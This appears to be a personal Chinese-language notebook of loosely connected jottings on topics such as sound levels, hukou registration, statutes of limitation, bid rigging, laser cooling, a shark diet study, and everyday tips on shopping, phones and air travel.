120分贝：在这种环境下呆超过一分钟即会产生暂时耳聋

125分贝：喷气式飞机起飞的声音

130分贝：火箭发射的声音

140分贝：欧盟界定的导致听力完全损害的最高临界点

190分贝：导致死亡

次声波： 频率小于20Hz（赫兹）的[声波](https://baike.baidu.com/item/%E5%A3%B0%E6%B3%A2/35769" \t "/home/vega/Documents\\x/_blank)叫做次声波。次声波不容易衰减，不易被水和空气吸收。而次声波的[波长](https://baike.baidu.com/item/%E6%B3%A2%E9%95%BF/829184" \t "/home/vega/Documents\\x/_blank)往往很长，因此能绕开某些大型障碍物发生[衍射](https://baike.baidu.com/item/%E8%A1%8D%E5%B0%84/1084873" \t "/home/vega/Documents\\x/_blank)。某些次声波能绕地球2至3周。（能量这么高的吗？是的，比如火山爆发时候的次声波）

--------------------------------------------------------------------------------

精选桐木关绝品金骏眉泡制，冬虫夏草、铁皮石斛等八味秘制配料，精选果碳、潮州红泥炭炉，经过24小时文火慢煨，12小时静置而成的——茶叶蛋，每颗售价2899元。8月17日，该酒店向记者表示，该茶叶蛋系酒店自产自销，因用料考究而价格昂贵，限量100颗已售罄。当地物价部门则表示，这是市场定价，且并未超范围经营，政府无权干涉。

但是这终究还只是一个茶叶蛋，又没有发生质变

--------------------------------------------------------------------------------

1797年，英国国会制订了一项法案，使得这座桥可以被私人买下然后收费。由于这座桥位于蒙默思郡和海依村之间，其间有著名的旅游区金谷，游客众多，所以收入十分可观，每年可以收益10万英镑。

--------------------------------------------------------------------------------

如果因为着凉导致了呕吐感，那么就说明当前肠胃处于虚弱状态（如果是女孩可能是因为经期的时候处于虚弱状态），而且极有可能就是一般一天只吃一两顿饭，这就导致长时间地胃酸积攒，于是胃粘膜收到了破坏。

医生建议关键还是控制自己的饮食行为与习惯，暂时不要吃会刺激肠胃的食品（烟、酒及辛辣、生冷、油腻食物），可以服用一点藿香正气胶囊、藿香正气水。

藿香正气胶囊、藿香正气水 可以用于外感风寒，内伤湿滞或夏伤暑湿所致的感冒（风寒或者中暑），虽然还是比较好奇能够同时用于这两种症状。

--------------------------------------------------------------------------------

大致介绍了IT行业的招聘相关：<https://www.nowcoder.com/discuss/56158?type=0&order=0&pos=26&page=1>

--------------------------------------------------------------------------------

适合养的宠物：

紫罗兰龙猫（pp很圆）

陨石色边牧

不折耳的拿破仑猫

--------------------------------------------------------------------------------

户口的作用:

子女上学问题（北京、上海），公立学校不是本地户口不饿能够读

买房的政府补贴、车牌号的申请、

退休金的多少是按照户口所在地计算（好享说需要缴纳15年的社保）

公司的是集体户口，但是如果要跳槽的话，不建议；但是公司的集体户口是为了支撑你到个人落户，但是也可以暂时不转

社会上有代理公司或者代理人花点钱，将户口暂时迁到对方下面

杭州研究生毕业不需要社保与工作，可以直接落户

买个房子也可以自已立户，否则一系列麻烦，结婚、生孩子落户等都需要[户口本](https://www.baidu.com/s?wd=%E6%88%B7%E5%8F%A3%E6%9C%AC&tn=SE_PcZhidaonwhc_ngpagmjz&rsv_dl=gh_pc_zhidao" \t "/home/vega/Documents\\x/_blank)。

跟HR商量一下能不能跟上海分公司签约但是在杭州工作，于是户口在上海，但是工作地点在杭州

保底工作选成都（华为），实在不行保底工作选杭州（tp-link）。冲刺更大城市。

--------------------------------------------------------------------------------

**宅腐文化：**

胖次：<https://zh.moegirl.org/胖次>

妹汁：<https://zh.moegirl.org/%E5%A6%B9%E6%B1%81>

网页最后下面有很多“专业名词”

--------------------------------------------------------------------------------

大学的夏令营（研究生或者博士生），我一直觉得会是一件很严肃的事情想，但是没有想到比如浙江大学直博，虽然有一部分人是做项目，而且最后其实是很简单的项目，甚至有的人被分到了不需要做项目只需要一组来翻译一篇很长的论文就哈哈。想来不仅仅是任务上的简单，其实过去的人我看不少都是很水的。

所以终究是看老师的眼缘（好感度）

--------------------------------------------------------------------------------

对于已经立案的案件，不存在法律追究期限。对于没有立案的案件，存在以下有效期：

犯罪经过下列期限不再追诉：  
　　(一)法定最高刑为不满五年有期徒刑的，经过五年;  
　　(二)法定最高刑为五年以上不满十年有期徒刑的，经过十年;  
　　(三)法定最高刑为十年以上有期徒刑的，经过十五年;  
　　(四)法定最高刑为[无期徒刑](https://www.baidu.com/s?wd=%E6%97%A0%E6%9C%9F%E5%BE%92%E5%88%91&tn=SE_PcZhidaonwhc_ngpagmjz&rsv_dl=gh_pc_zhidao" \t "_blank)、死刑的，经过二十年。如果二十年以后认为必须追诉的，须报请[最高人民检察院](https://www.baidu.com/s?wd=%E6%9C%80%E9%AB%98%E4%BA%BA%E6%B0%91%E6%A3%80%E5%AF%9F%E9%99%A2&tn=SE_PcZhidaonwhc_ngpagmjz&rsv_dl=gh_pc_zhidao" \t "_blank)核准。

--------------------------------------------------------------------------------

pdf的扫描版是指图片构成的，非扫描版是指文字版。文字版肯定是很高清的，扫描版不一定。

--------------------------------------------------------------------------------

--------------------------------------------------------------------------------

围标也称为串通[投标](https://baike.baidu.com/item/%E6%8A%95%E6%A0%87" \t "_blank)，它是指几个[投标人](https://baike.baidu.com/item/%E6%8A%95%E6%A0%87%E4%BA%BA/230514" \t "_blank)之间相互约定，一致抬高或压低投标报价进行投标，通过限制竞争，排挤其他投标人，使某个利益相关者[中标](https://baike.baidu.com/item/%E4%B8%AD%E6%A0%87/9661545" \t "_blank)，从而谋取利益的手段和行为。

陪标是 比如你和甲方关系好，甲方要招标了，总共有6家单位，但是甲方把所有的标都让你做，就是你一个人做6个标 当然是你想让谁中谁就中，一般都是让自己中，这就是陪标。

--------------------------------------------------------------------------------

鲨鱼也吃草

美国加利福尼亚大学欧文分校和佛罗里达国际大学的研究人员采用人工干预方式喂养５条窄头双髻鲨，饲料中９０％是添加了碳同位素Ｃ１３的海草，其余１０％为鱿鱼，连续喂食３周。

　　试验结果显示，所有鲨鱼体重均有所增加。在窄头双髻鲨的血液和肝脏组织中，研究人员发现了大量的碳同位素标记，说明海草被充分消化吸收，而不是像废物一样被直接排出体外。之后在肠胃中发现了消化植物的酶。

--------------------------------------------------------------------------------

据美国《财富》杂志报道，**美国中小企业的平均寿命不到7年，大企业的平均寿命不足40年。而在中国，中小企业的平均寿命仅2.5年，集团企业的平均寿命仅7-8年。美国每年倒闭的企业约10万家，而中国有100万家，是美国的10倍。**

华为很早就采用了轮值CEO制度，今年3月，华为发布持股员工文件，宣布改用轮值董事长制度，而任正非的女儿孟晚舟则接替了任正非担任副董事长的职务。任正非曾说过今年底之前要退休，但任正非也说过不会让家人做接班人。

一般人们看好的CEO退休之后，会对上市公司的股价造成影响。

--------------------------------------------------------------------------------

激光不仅仅可以用于加热，还可以用于制冷

激光切割基于激光的加热技术，光斑照射在材料上时，使材料很快被加热至汽化温度

激光为什么能[制冷](https://baike.baidu.com/item/%E5%88%B6%E5%86%B7" \t "_blank)呢？原来，物体的原子总是在不停地做无规则运动，这实际上就是表示物体温度高低的热运动，即原子运动越激烈，物体温度越高；反之，温度就越低。所以，只要降低原子运动速度，就能降低物体温度。激光制冷的原理就是利用大量的光子阻碍[原子](https://baike.baidu.com/item/%E5%8E%9F%E5%AD%90" \t "_blank)运动，使其减速，从而降低了物体温度。能量从原子到光子的转换能使原子冷却到绝对温度零上百万分之一度弱。但是只是在极小的尺寸上才能作到这一点。

--------------------------------------------------------------------------------

我在淘宝买了t5 1T，我关注一家店铺已经很久了，看价格一直在几块钱几块钱下降，同时库存从8->5->3->1，于是我就入手了，虽然知道比历史最低价还是高了80块（相当于半个发票钱）。结果上午买完，下午就库存一下子到666件，这个数字很明显是商家随便打的，但是看来估计还是有不少库存。

--------------------------------------------------------------------------------

搜狗输入法开着中文打字模式，但是却可以打出3.这样，看来在数字后面的点会成英文字母形式的点。

--------------------------------------------------------------------------------

对记事本进行拉伸不只是暂时的改变，是会改变的。记录了窗口大小与最后位置。

--------------------------------------------------------------------------------

南宁出租车在高峰期时间车速小与12km/h则按照时间进行收费，收￥1/min，不是高峰期￥0.5/min。1min至少以12km/h可以至少行驶200m。

--------------------------------------------------------------------------------

飞机上不可用充电宝进行充电，这样有引发爆炸的可能。2W mA充电宝带上飞机需要审批，xxx mA以上不允许带上飞机。

--------------------------------------------------------------------------------

手机前面+86表示中国大陆，四川区号028

有时候官网上电话写 86-28-xxxxxxxx，但是会打不通，可以028-xxxxxxxx

--------------------------------------------------------------------------------

可以在连着WiFi的情况下再发射WiFi，但是一般网络无效。仅仅几次老的三星笔记本做到了两个都有效的情况。

--------------------------------------------------------------------------------

穿墙透视器是一种背包式机器，能够让人们看透墙壁之外的事物,使用该仪器以超宽频[无线电](https://baike.baidu.com/item/%E6%97%A0%E7%BA%BF%E7%94%B5" \t "/home/vega/Documents\\x/_blank)波进行扫描，之后在屏幕上观看所呈现的事物。

记得一所大学正在研究使用WiFi判断室内人的移动以及位置

--------------------------------------------------------------------------------

购买手机要到正规店铺选购并索取正规购机发票，注意验证购买的手机与试机时的手机是否为同一台，可通过IMEI码等方式查看

--------------------------------------------------------------------------------

--------------------------------------------------------------------------------

--------------------------------------------------------------------------------

--------------------------------------------------------------------------------